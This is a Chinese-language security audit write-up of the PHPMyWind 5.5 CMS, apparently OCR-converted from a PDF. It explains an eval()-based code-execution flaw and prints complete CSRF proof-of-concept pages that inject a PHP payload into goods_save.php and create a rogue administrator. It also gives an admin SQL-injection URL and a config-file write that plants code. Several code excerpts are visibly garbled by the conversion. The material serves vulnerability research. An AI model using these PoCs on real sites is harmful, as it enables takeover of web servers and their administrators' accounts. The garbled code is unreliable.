有限制的代码执行漏洞

这个漏洞呢在很久以前乌云上就被人提起,但是貌似一直没有修复。



平时有空刷一刷乌云上的代码审计文章能学到不少东西的,一些姿势可能是一点就明白,但是如果没有了解过,自己可能需要很长时间去发现,当你看到一些有趣的姿势,真

首先找到的入口点在common.func.php第554-559行

```
function String2Array($data)
    {
        if($data == '') return array();
        @eval("\$array = $data;");
        return $array;
    }
```

如果没有经过任何处理传入进来的话很明显的一个代码执行漏洞。

然后全局搜一下调用的地方

只有两处调用的地方,来看第一处,搜索表名



```
內谷(支持止则): |#@__goods
                                                          内容详细
    文件路径
    /admin/diyfield_save.php
                                                  $tbnames = '#@_goods';
                                                  $childtbname = '#@ goods';
    /admin/goodsbrand_save.php
                                                  $childtbname = '#@__goods';
    /admin/goodstype_save.php
                                                  <input type="text" name="orderid" id="orderid" class="inputos" value="<?php e
    /admin/goods_add.php
    /admin/goods_add.php
                                                  <?php GetAllType('#@_goodsbrand','#@_goods','brandid'); ?>
                                                  <?php GetAllType('#@_goodstype','#@_goods','typeid'); ?>
    /admin/goods_add.php
                                                  <?php GetAllType('#@_goods','#@_goods','brandid'); ?>
    /admin/goods_update.php
                                                  <?php GetAllType('#@_goodstype', #e_goods','typeid'); ?>
    /admin/goods_update.php
                                                  $childtbname = array('#@_infolist','#@_infoimg','#@_soft','#@_goods');
$childtbname = array('#@_infolist','#@_infoimg','#@_soft','#@_goods');
    /admin/infoclass_save.php
    /admin/maintype_save.php
    /admin/syscount.php
                                                  <?php echo $dosql=>GetTableRow('#@__goods'); ?>
                                                  $tbname = '#@__goods';
    /admin/usercomment.php
                                                  $tbname = '#@__goods';
    /admin/userfavorite.php
                                                  $tbname = '#@__goods';
    /admin/inc/admin. func. php
                                                  $tbname = '#@__goods';
    /include/func. class. php
```

找到几处,跟进一处



```
在goods_save.php第103-117行
```

可以看到attrstr是以数组形式存储的,往上走,发现\$attrid和attrvalue并没有进行任何处理。

这两个字段都可以

首负	目动审计 common. func. php 至同搜索	goodsshow.php 全局搜索 goods.php 全局搜索 goodsorder_update.php goods_save.php goods_save.php diyfield_sa
	内容(支持正则): String2Array(▽ 査 找 停 止 □ 正则 □ 不区分大小写
ID	文件路径	内容详细
1	/goodsshow.php	<pre>\$rowattr = String2Array(\$row['attrstr']);</pre>
2	/admin/goods_update.php	<pre>\$rowattr = String2Array(\$row['attrstr']);</pre>
3	/include/common.func.php	function String2Array(\$data)



CSRF突破屏障

所有字段,并没有进行csrf防护,用burp生成一个csrf攻击poc

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')</script>
  <form action="http://www.test.com/phpmywind_5.5/admin/goods_save.php" method="POST" id="test">
    <input type="hidden" name="classid" value="12" />
    <input type="hidden" name="typeid" value="10" />
    <input type="hidden" name="brandid" value="-1" />
    <input type="hidden" name="title" value="test" />
    <input type="hidden" name="colorval" value="" />
    <input type="hidden" name="boldval" value="" />
    <input type="hidden" name="attrvalue[]" value="1" />
    <input type="hidden" name="attrid[]" value="1|{${phpinfo()}}" />
    <input type="hidden" name="attrvalue[]" value="1" />
    <input type="hidden" name="attrid[]" value="2" />
    <input type="hidden" name="payfreight" value="1" />
    <input type="hidden" name="marketprice" value="1" />
    <input type="hidden" name="salesprice" value="1" />
    <input type="hidden" name="goodsid" value="121" />
    <input type="hidden" name="weight" value="1" />
    <input type="hidden" name="housenum" value="" />
    <input type="hidden" name="housewarn" value="false" />
    <input type="hidden" name="warnnum" value="" />
    <input type="hidden" name="integral" value="0" />
    <input type="hidden" name="source" value="" />
    <input type="hidden" name="author" value="p0destal" />
    <input type="hidden" name="picurl" value="" />
    <input type="hidden" name="linkurl" value="" />
    <input type="hidden" name="keywords" value="" />
    <input type="hidden" name="description" value="" />
    <input type="hidden" name="content" value="" />
    <input type="hidden" name="autodescsize" value="200" />
    <input type="hidden" name="autopagesize" value="5" />
    <input type="hidden" name="hits" value="157" />
    <input type="hidden" name="orderid" value="3" />
    <input type="hidden" name="posttime" value="2018-12-27 18:10:54" />
    <input type="hidden" name="checkinfo" value="true" />
```

```
<input type="hidden" name="action" value="add" />
     <input type="hidden" name="cid" value="" />
   </form>
   <script>document.getElementById("test").submit();</script>
 </body>
</html>
发送给管理员, 当管理员访问后, 直接在前台拿到shell了。
当然, CSRF添加管理员也是同样的事情,但是既然都需要借助CSRF,能直接getshell就没必要多此一举了。
<html>
 <!-- CSRF PoC - generated by Burp Suite Professional -->
 <body>
 <script>history.pushState('', '', '/')</script>
  <form action="http://www.test.com/phpmywind_5.5/admin/admin_save.php" method="POST">
    <input type="hidden" name="username" value="p0desta2" />
    <input type="hidden" name="password" value="p0desta2" />
    <input type="hidden" name="repassword" value="p0desta2" />
     <input type="hidden" name="question" value="0" />
     <input type="hidden" name="answer" value="" />
     <input type="hidden" name="nickname" value="" />
     <input type="hidden" name="levelname" value="1" />
     <input type="hidden" name="checkadmin" value="true" />
     <input type="hidden" name="action" value="add" />
     <input type="submit" value="Submit request" />
   </form>
 </body>
</html>
后台鸡肋的SQL注入
case 'delall':
          $sql = "DELETE FROM `$tbname` WHERE id IN ($ids)";
          die($sql);
          $dosql->ExecNoneQuery($sql);
          break;
后台代码有多处类似这样的,id等参数都做了很好的防护,但是多处in后的参数没做处理。
构造payload
admin/ajax_do.php?action=delall&ids=1) and (select 1)=(1&type=goodsattr
后台任意文件写入
一般cms都会写一个文件写入的函数,如果这个函数里面没有限制的话就全局搜索调用这个函数的地方,然后跟进
function Writef($file,$str,$mode='w')
   {
      if(file_exists($file) && is_writable($file))
       {
          $fp = fopen($file, $mode);
          flock($fp, 3);
          fwrite($fp, $str);
          fclose($fp);
          return TRUE;
      }
      else if(!file_exists($file))
          $fp = fopen($file, $mode);
          flock($fp, 3);
          fwrite($fp, $str);
          fclose($fp);
       }
      else
       {
          return FALSE;
      }
   }
```

获取

PHP Version 5.4.45

System	Windows NT P0DESTA 6.2 build 9200 (Windows 8 Home Premium Edition) i586		
Build Date	Sep 2 2015 23:45:20		
Compiler	MSVC9 (Visual C++ 2008)		
Architecture	x86		
Configure Command	cscript /nologo configure.js "enable-snapshot-build" "enable-debug-pack" " disable-zts" "disable-isapi" "disable-nsapi" "without-mssql" "without-pdo- mssql" "without-pi3web" "with-pdo-oci=C:\php-sdk\oracle\instantclient10 \sdk,shared" "with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "with- oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "with-enchant=shared" "enable-object-out-dir=/obj/" "enable-com-dotnet=shared" "with- mcrypt=static" "disable-static-analyze" "with-pgo"		
Server API	CGI/FastCGI		
Virtual Directory Support	disabled		
Configuration	C:\WINDOWS		

继续看第二处database_done.php

```
if($conftb == 1)
            $config_cache = PHPMYWIND_INC.'/config.cache.php';
            $dosql->Execute("SELECT `varname`,`vartype`,`varvalue`,`vargroup` FROM `#@_webconfig` ORDER BY orderid ASC");
            while($row = $dosql->GetArray())
                //
                //
                $vartmp = str_replace("'",'',$row['varvalue']);
                if(substr(\$vartmp, -1) == '\')
                   $vartmp = substr($vartmp,1,-1);
                }
                if($row['vartype'] == 'number')
                   if($row['varvalue'] == '')
                   {
                      vartmp = 0;
                   }
                   $str .= "\${$row['varname']} = ".$vartmp.";\r\n";
                }
                else
                {
                   str = "\s(srow['varname']) = '".svartmp."';\r\n";
                }
            $str .= '?>';
            Writef($config_cache,$str);
         }
```

看它的逻辑

```
$vartmp = str_replace("'",'',$row['varvalue']);
```

```
if($row['vartype'] == 'number')
                        if($row['varvalue'] == '')
                            $vartmp = 0;
                        str = "\sl {row['varname']} = ".\sl {vartmp."; \r\n";}
                    }
如果vartype==number就没有,它是从数据库中取出的,找一下写入的地方
if($action == 'add')
   if($varname == '' || preg_match('/[^a-z_]/', $varname))
       ShowMsg('\blacksquare\blacksquare\blacksquare\blacksquare\blacksquare\blacksquare\blacksquare\blacksquare\blacksquare\blacksquare [a-z_]\blacksquare\blacksquare ', $gourl);
       exit();
   }
   $varname = 'cfg_'.$varname;
   if($vartype=='bool' && ($varvalue!='Y' && $varvalue!='N'))
       ShowMsg('\blacksquare\blacksquare\blacksquare\blacksquare\blacksquare\blacksquare\blacksquare \'Y\' \blacksquare \'N\' \blacksquare', \$gourl);
       exit();
   }
   {
       ShowMsg('
       exit();
   }
   //■■OrderID
   $row = $dosql->GetOne("SELECT MAX(orderid) AS orderid FROM `#@__webconfig`");
   $orderid = $row['orderid'] + 1;
   $sql = "INSERT INTO `#@_webconfig` (siteid, varname, varinfo, varvalue, vartype, vargroup, orderid) VALUES ('$cfg_siteid',
   if(!$dosql->ExecNoneQuery($sql))
   {
       ShowMsg('
       exit();
   }
   WriteConfig();
   ShowMsg(' | $gourl);
   exit();
}
发现
if($vartype=='bool' && ($varvalue!='Y' && $varvalue!='N'))
   {
       ShowMsg('\\\'\\'\\'\, $gourl);
       exit();
```



它对布尔类型做了限制,却没有多复制几行代码对number进制限制。

那么

\$设置 - 附件设置 - 性能设置 - URL静态化 - 核心设置 -	水印设置 - 界面设置 - 増加新变量	
	变量名称: shell	* 系统会自动为变量添加 '\$cfg_' 前缀
	参数说明: XXXX	*
	变量值: 1;phpinfo();	
	变量类型: ○ 文本 ● 数字 ○ 布尔(Y/N) ○ 多行文本	
	所属组: 基本设置 ▼	
		提交返回
